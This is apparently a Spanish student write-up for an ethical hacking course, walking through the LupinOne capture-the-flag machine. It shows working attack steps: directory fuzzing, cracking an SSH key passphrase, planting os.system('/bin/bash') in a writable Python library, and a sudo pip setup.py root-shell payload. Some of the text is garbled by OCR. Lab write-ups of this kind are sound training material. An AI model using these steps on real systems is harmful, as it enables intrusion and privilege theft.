



Fecha: 14/02/2014

Nombre: Eduardo Muñoz Hardisson

Asignatura: Hacking Ético

- **Metodología de pentesting**

- **Escaneo de red**
- descubrirnet
- nmapa
- **Enumeración**
- abusando de HTTP
- borroso
- **Explotación**
- John
- ssh
- **Escalada de privilegios**
- linpes
- secuestro de biblioteca de Python
- pepita
- bandera raíz

Escaneo de red

Para comenzar, debemos usar el comando netdiscover para escanear la red en busca de la dirección IP de la máquina víctima.

```
Currently scanning: 192.168.66.0/16 | Screen View: Unique Hosts

3 Captured ARP Req/Rep packets, from 3 hosts. Total size: 180



| IP             | At MAC Address    | Count | Len | MAC Vendor / Hostname  |
|----------------|-------------------|-------|-----|------------------------|
| 192.168.56.1   | 0a:00:27:00:00:15 | 1     | 60  | Unknown vendor         |
| 192.168.56.2   | 08:00:27:31:49:e0 | 1     | 60  | PCS Systemtechnik GmbH |
| 192.168.56.107 | 08:00:27:62:51:ee | 1     | 60  | PCS Systemtechnik GmbH |


```

Para avanzar en este proceso, lanzamos Nmap.

```
# nmap -sC -sV 10.0.2.10
```

Tenemos, según la salida de nmap:


- en el puerto 22 hay un servidor SSH.
- un servicio HTTP (servidor Apache) que se ejecuta en el puerto 80, así como **/~myfiles**

```
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.4p1 Debian 5 (protocol 2.0)
| ssh-hostkey:
|   3072 ed:ea:d9:d3:af:19:9c:8e:4e:0f:31:db:f2:5d:12:79 (RSA)
|   256 bf:9f:a9:93:c5:87:21:a3:6b:6f:9e:e6:87:61:f5:19 (ECDSA)
|_  256 ac:18:ec:cc:35:c0:51:f5:6f:47:74:c3:01:95:b4:0f (ED25519)
80/tcp    open  http     Apache httpd 2.4.48 ((Debian))
|_ http-robots.txt: 1 disallowed entry
|_ /~myfiles
|_ http-title: Site doesn't have a title (text/html).
|_ http-server-header: Apache/2.4.48 (Debian)
MAC Address: 08:00:27:62:51:EE (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Enumeración


Comenzamos el procedimiento de enumeración inspeccionando la página HTTP (**/~myfiles**) . Descubrí un error 404 que parecía sospechoso.

```
# http://10.0.2.10/~myfiles/
```



Error 404

Miramos la fuente de la página de visualización y encontramos el comentario "puedes hacerlo, sigue intentándolo".



Como resultado, utilizamos fuzzing para obtener información adicional de este caso. Hicimos uso de **ffuf** y obtuvimos un directorio (**secreto**).

```
# ffuf -c -w /usr/share/wordlists/dirb/common.txt -u 'http://192.168.56.107/~FUZZ'
```

```
$ ffuf -c -u http://192.168.56.107/~FUZZ -w /usr/share/wordlists/dirb/common.txt

v1.5.0 Kali Exclusive <3

:: Method      : GET
:: URL         : http://192.168.56.107/~FUZZ
:: Wordlist    : FUZZ: /usr/share/wordlists/dirb/common.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout     : 10
:: Threads    : 40
:: Matcher     : Response status: 200,204,301,302,307,401,403,405,500

secret [Status: 301, Size: 318, Words: 20, Lines: 10, Duration: 22ms]
:: Progress: [4614/4614] :: Job [1/1] :: 2836 req/sec :: Duration: [0:11:11] :: Errors: 1320 ::
```

Buscamos la dirección web /~secret

```
192.168.56.107/~secret/

Hello Friend, Im happy that you found my secret directory. created like this to share with you my create ssh private key file,
Its hidid somewhere here, so that hackers dont find it and crack my passphrase with fasttrack.
I'm smart I know that.
Any problem let me know

Your best friend icex64
```

Volvemos a mandar el comando ffuf

```
# ffuf -c -ic -w /usr/share/wordlist/dirbuster/Web-Content/directory-list-2.3-medium.txt -u 'http://192.168.56.107/~secret/.FUZZ' -fc 403 -e .txt,.html
```


```
$ ffuf -c -ic -u http://192.168.56.107/~secret/.FUZZ -w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt -fc 403 -e .txt,.html
```

Una vez completado el análisis, identificamos un archivo mysecret.txt

```
:: Method      : GET
:: URL         : http://192.168.56.107/~secret/.FUZZ
:: Wordlist    : FUZZ: /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt
:: Extensions : .txt .html
:: Follow redirects : false
:: Calibration : false
:: Timeout     : 10
:: Threads    : 40
:: Matcher     : Response status: 200,204,301,302,307,401,403,405,500
:: Filter     : Response status: 403

[Status: 200, Size: 331, Words: 52, Lines: 6, Duration: 25ms]
[Status: 200, Size: 331, Words: 52, Lines: 6, Duration: 19ms]
myscret.txt [Status: 200, Size: 4689, Words: 1, Lines: 2, Duration: 38ms]
:: Progress: [262953/262953] :: Job [1/1] :: 2104 req/sec :: Duration: [0:02:01] :: Errors: 0 ::
```

Nos aparece un documento cifrado, lo copiamos.



Nos ayudaremos de la página Web Cyberchef

To Binary	Recipe	Input
From Binary	From Base58	yH4PAC1vpstCRtKt35JEdwfwUe4wzNr3sidChw8VuMU1Lz1c1AvcVHEP1Sabo8FprJwJgrS5ZPA7V... eDLW7HfFangK8YvZmRcmXArBFVwjfV25jyhtJhdqswJ5E9PvNshbV8Zq2L8d1cKxpqgxm1Jb... yELxVHF1C9T3GgLDvgUv8nc7PEJYoXpCoyC55sr35h9YzfKgcjKvftdFPhWbFsjCVBUUJKSEAvKR... r6L1j6H4LEjBg25664DHHqpwTgYfTejcn8LX77LUoVmACLVfC439jTvdXctYA6y2vj7ZDeX7z2pVZV... 89GmSQEWj3doqdahv1DktvtQcRB1izMgWNysjMwRM4BPSenn92nCLD1Bw51oB8NyZ9CNmKMK4Pf70q... a7vCTgw4VJvvsjE6PRFngQSRg4av6UqeUumngc5mNmEa3pXhpkh8ZngCqkvVhegBAV17nDBTwuKq... EdeCS46UczhXMFbAgNqWheXas547vCXho71gcmVqu2x5EAPFGjyVvMNRScQxiKriYok3p79KLAYSM4... VnCRxrRrR2DYqweh8YjNsF8MzqjX54mhbwCjz3jEjXokonV77P9g9y69DvZJeUvufXVCjPw17AD0A7... HdQd2UpCqEGeWSFjEjDgPurPq8qJh3N75YF8KQzJ3577Pwcd2Wuv1L5ZZppbWymsgZckwnk... g5NB9Pp5izVXC1FhobqF2vd2jhg4rcplZNd6mEotL7CfRDvWuVpPppHRZq7FEQOfxKRL7JzGoLBR... BwQ6j1yBNKPBbVnc7jGyJqFujvCLt6yMUEYXKQtiPmEh4rXJZK3aKdbucKhGqMYMmVbtpLrQlUaP2... Hs1NGUCeD64Kw5kZsvohTC5i4L4TUEZREZYWy6v2G61Ep4MF2OEHMUwqtOXbSp8sbJbZATFLXVb... P3PgBw8rGaak7QBFAGryQ3tnxytWnuHwKPOhMMKU1DFerY1L8HGudocwZF2dkbFvfoBhaewPYFNsP... DCn1PwgS8WA9agCX5kZbKwBMU2zPcstqFAxXeQd8L1wZ2PdsbF2YZEKZNYtkcW5RrFAs2DgKm2SRN... BgHz3WqS
To Octal	Alphabet 123456789ABCDEF6GHJKLMPNQRSTUVWXY ...	
From Octal	<input checked="" type="checkbox"/> Remove non-alphabet chars	
To Base32		
From Base32		
To Base45		
From Base45		
To Base58		
From Base58		
To Base62		
From Base62		
To Base64		
From Base64		
Show Base64 offsets		

Output
yV1NqxtxygK5gYQm1F1M+fsjExEYfXb1c8hZ7gXyW1Gx7uX8vK8205dh9W9SbQ4LY11...
8nSvezGj3W6GZA5ZS1LKcVp88PeKxmKN2S1zxqgwV0n13jBvK031PQXS8TgZ5B87BU...
u0bCX11NYzXHPeAP951K8MB8M0yFcE1TDBXJRBX216zHOH+4Qa+oVx9Z1JULBxe022F...
YqG715thCg07L4Yub3Xue2P7u770dWufELtC6WQ0jArN126x/IUTcFP8Nq9640P7m/dPwQ...
Eg/h04v1NTGwPdsK3ABLr/HrgR0Sg7Ic4BS/61wRvUc+42w1Pq+4x+2Kb1Ep04910u1a23...
BHK3s6SywUuJYD0u4C3N8ZC3Jeb161xeVNZVEJWZ2Vhcy+31qP800+KK9NUwa1sz+6Kt2...
yueBXN1LLFJNRVMV0823frzVVOYzyxw8AVZKQ0QzgvBk1AHnsF3r1Fhwe5RyNn1E1K2+...
W0SU0Kenqc71GFvgmVOUypTtco15277f1f/9r53MQH223L+qWmW5A1P20BCKns06801E9P...
5Kf73atx1AV116KfBnRqM2s4SpwDz8xPafktBPNgN97TzLWm0p1N9gs+fJ2tCPDRL8...
VTGvFCHHV14SgTB64+HTAH53uQC6q1zj5t381n3LcWtPEXGV3e1KbXmXtDgwM5Z1TK0Ck2...
D6566s011XKxUuNf7v0C6mVYVh9J4Dmba1u2v7Cf7D0tN0e5XK1TtYdW6N21TK0Ck2...

Entramos en nano ssh_key.rsa, copiamos el Output y guardamos.

```
GNU nano 6.0 ssh_key.rsa *
zcixzXCpk5KnVmxPul7vNieQ2gqBjtR9BA3PqCXPeIH00WXYE+LRnG35W6meqqQBw8gSPw
n49YLYW3wxv1G3qxqaa0G23HT3dxKcssp+XqmSALaJIzYLpnH5Cmao4eBQ4jv7qxKRhspL
Abbl2740eXtrhk3AIWiaw1h0DRXrm2GkvbvAEewx3sXEtPnMG4YVyVAFfgI37MUDrcLO93
oVb4p/rHHqqPNMNwM1ns+adF7REjzFwr4/trZq0XFkrpCe5fBYH58Yyf0/g8up3DMxcSSI
63RqSbk60Z3iYiwB8iQgortZm0UsQbzLj9i1yiKQ60ekRQaEGxuiIUA1SvZoQ09NnTo0SV
y7mHzzG17nK4LMJXqTxL08q260zvdqevMX9b3GABVaH7fsYxoXF7eDsRSx83pjrcSd+t0+
t/YyhQ/r2z30YfqwLas7ltoJotTcmPqII28JpX/nlpkEMcuXoLDzLvCZORo7AYd8JQrtg2
Ays8pHGynylFMDTn13gPJTYJhLDO4H9+7dZy825mkfKnYhPnioKUFgqJK2yswQaRPLakHU
yviNXqtxyqKc5qYQMmLF1M+fSjExEYfXbIcBhZ7gXYwalGX7uX8vk8z05dh9W9Sb04LxLI
8nSvezGJJWBGXZAZSiLkCVp08PeKxmKN2S1TzxqoW7VOnI3jBvKD3IpQXSsbTgz5WB07BU
mUbxCXl1NYzXHPEAP95Ik8cMB8MOyFcELTD8BXJRBX2I6zHOH+4Qa4+oVk9ZLuLBxeu22r
VgG7L5THcj07L4YubiXuE2P7u77obWUfelTC8wQ0jArWi26x/IUt/FP8Nq964pD7m/dPHQ
E8/oh4V1NTGWrDsK3AbLk/MrgROSg7Ic4BS/8IwRVuC+d2w1Pq+X+zMkbLEpD49IuuIazJ
BHk3s6SyWUhJfD6u4C3N8zC3Jeb16ixeVM2vEJWZ2Vhcy+31qP800/+Kk9NUWalasz+6Kt2
yueBXN1LLFJNRVMvVO823rzVVOY2yXw8AVZK0qDRzgvBk1AHnS7r3lfHWEh5RyNhiEIKZ+
wDSuOKenqc71GfvgmVOUypYTtoI527fiF/9rS3MQH2Z3l+qWMw5A1PU2BCKMso0600IE9P
5KfF3atxbiAVii6oKfBnRhqM2s4SpWDZd8xPafktBPMgN97TzLWM6pi0NgS+fJtJPpDRL8
vTGvFCHHV14SgTB64+HTAH53uQC5qizj5t38in3LCWtPExGV3eiKbxuMxtDGwwSLT/DKcZ
Qb50sQsJUxKkuMyfvDQC9wyhYnH0/4m9ahgaTwzQFfyf7DbTM0+sXKrLYdMYGNZitKeqB
1bsU2HpDgh3HuudIVbtXG74nZaLPTevSrZKSA0it+Qz6M2ZAUJJ5s7UElqrLLiR2FAN+gB
ECm2RqzB3Huj8mM39RitRGtIhejpsWrDkbSzVHMhTEz4tIwHgKk01BTD34ryeel/40Rlsc
iUJ66WmRUN9EoVLkeCzQJwivI=
-----END OPENSSH PRIVATE KEY-----

File Name to Write: ssh_key.rsa
```

Anteriormente hemos visto alguna pista de la contraseña, usaremos ssh2john para obtener el valor hash de la clave ssh. Habrá que instalar ssh2john.

```
$ ssh2john ssh_key.rsa > hash
```

Obtuvimos la contraseña.

```
$ john --wordlist=/usr/share/wordlists/fasttrack.txt hash
Created directory: /home/mr-dev/.john
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 2 for all loaded hashes
Cost 2 (iteration count) is 16 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
P@55w0rd! (ssh_key.rsa)
```

Ahora con el usuario y contraseña, accederemos remotamente con el shell.


```

icex64@LupinOne:~$ ls -al
total 40
drwxr-xr-x 4 icex64 icex64 4096 Oct 7 2021 .
drwxr-xr-x 4 root root 4096 Oct 4 2021 ..
-rw-r--r-- 1 icex64 icex64 115 Oct 7 2021 .bash_history
-rw-r--r-- 1 icex64 icex64 220 Oct 4 2021 .bash_logout
-rw-r--r-- 1 icex64 icex64 3526 Oct 4 2021 .bashrc
drwxr-xr-x 3 icex64 icex64 4096 Oct 4 2021 .local
-rw-r--r-- 1 icex64 icex64 807 Oct 4 2021 .profile
-rw-r--r-- 1 icex64 icex64 12 Oct 4 2021 .python_history
drwxr-xr-x 2 icex64 icex64 4096 Oct 4 2021 .ssh
-rw-r--r-- 1 icex64 icex64 2801 Oct 4 2021 user.txt

```

- Escalada de privilegios

Con el comando `sudo -l`, observamos los privilegios de este usuario. Podemos observar que python se está ejecutando.

```

icex64@LupinOne:~$ sudo -l
Matching Defaults entries for icex64 on LupinOne:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User icex64 may run the following commands on LupinOne:
  (arsene) NOPASSWD: /usr/bin/python3.9 /home/arsene/heist.py

```

Miramos que hay dentro del script de python.

```

icex64@LupinOne:~$ cat /home/arsene/heist.py
import webbrowser

print ("Its not yet ready to get in action")

webbrowser.open("https://empirecybersecurity.co.mz")

```

Podemos ver información importante. Cuando mandas el script llama a la biblioteca del navegador web y mostrará la URL en la interfaz del navegador.


Usaremos el siguiente comando para buscar la ubicación de la biblioteca

```

webbrowser.open("https://empirecybersecurity.co.mz")
icex64@LupinOne:~$ locate webbrowser

```

Buscamos en google el script de github linpeas.sh y lo descargamos



Vamos a inyectar el script de shell bash y ejecutamos el programa para escalar privilegios.

```
L$ python -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

Nos metemos en /tmp y ejecutaremos el linpeas.sh con wget IP(192.168.56.106)/linpeas.sh

Miramos que hay dentro, le damos privilegios con chmod, y lo lanzamos

```
icex64@LupinOne:/tmp$ ls
linpeas.sh
systemd-private-908b11e28d6f45c8b5f554be4035e8a3-apache2.service-1wUYWe
systemd-private-908b11e28d6f45c8b5f554be4035e8a3-systemd-logind.service-4uVZwf
systemd-private-908b11e28d6f45c8b5f554be4035e8a3-systemd-timesyncd.service-7lqS2g
icex64@LupinOne:/tmp$ chmod +x linpeas.sh
```

Usaremos la siguiente libreria de python

```

#You can write even more files inside last directory
/usr/lib/python3.9/webbrowser.py
/var/tmp
/var/www/html
/var/www/html/image
/var/www/html/index.html
/var/www/html/~myfiles
/var/www/html/~myfiles/index.html
/var/www/html/robots.txt
/var/www/html/~secret
/var/www/html/~secret/index.html
/var/www/html/~secret/.mysecret.txt

```

Miramos si podemos cambiar los permisos de escritura con ls

```

icex64@LupinOne:/tmp$ ls -al /usr/lib/python3.9/webbrowser.py
-rwxrwxrwx 1 root root 24087 Oct  4 2021 /usr/lib/python3.9/webbrowser.py
icex64@LupinOne:/tmp$ nano /usr/lib/python3.9/webbrowser.py

```

Dentro de nano /usr/lib/python3.9/webbrowser.py

```

GNU nano 5.4 /usr/lib/python3.9/webbrowser.py *
#!/usr/bin/env python3
"""Interfaces for launching and remotely controlling Web browsers."""
# Maintained by Georg Brandl.

import os
import shlex
import shutil
import sys
import subprocess
import threading
os.system("/bin/bash")
__all__ = ["Error", "open", "open_new", "open_new_tab", "get", "register"]

class Error(Exception):
    pass

_lock = threading.RLock()
_browsers = {} # Dictionary of available browser controllers

```

Haciendo un sudo -l, vemos que este usuario no tiene autorización para escalar privilegios.

```

icex64@LupinOne:/tmp$ sudo -l
Matching Defaults entries for icex64 on LupinOne:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User icex64 may run the following commands on LupinOne:
    (arsene) NOPASSWD: /usr/bin/python3.9 /home/arsene/heist.py

```

Ejecutamos el comando python para cambiar el usuario. Entramos en arsene

```

(arsene) NOPASSWD: /usr/bin/python3.9 /home/arsene/heist.py
icex64@LupinOne:/tmp$ sudo -u arsene /usr/bin/python3.9 /home/arsene/heist.py
arsene@LupinOne:/tmp$

```

Volvemos a identificar los privilegios de este usuario. Encontramos información que nos ayudara mucho.

```

arsene@LupinOne:/tmp$ sudo -l
Matching Defaults entries for arsene on LupinOne:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User arsene may run the following commands on LupinOne:
    (root) NOPASSWD: /usr/bin/pip

```

Buscamos en google: escalada de privilegios pip

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```

TF=$(mktemp -d)
echo "import os; os.execl('/bin/sh', 'sh', '-c', 'sh <$(tty) >$(tty) 2>$(tty)')" > $TF/setup.py
sudo pip install $TF

```

Y lo copiamos en nuestra maquina

```

arsene@LupinOne:/tmp$ TF=$(mktemp -d)
arsene@LupinOne:/tmp$ echo "import os; os.execl('/bin/sh', 'sh', '-c', 'sh <$(tty) >$(tty) 2>$(tty)')" > $TF/setup.py
arsene@LupinOne:/tmp$ sudo pip install $TF

```

Una vez dentro, ya estaremos en root, podremos tomar la bandera

```

arsene@LupinOne:/tmp$ sudo pip install $TF
Processing ./tmp.DPOHeJdmIl
# id
uid=0(root) gid=0(root) groups=0(root)
# ls
setup.py
# cd /root
# ls
root.txt
# cat root.txt

```

Fin !

[illegible]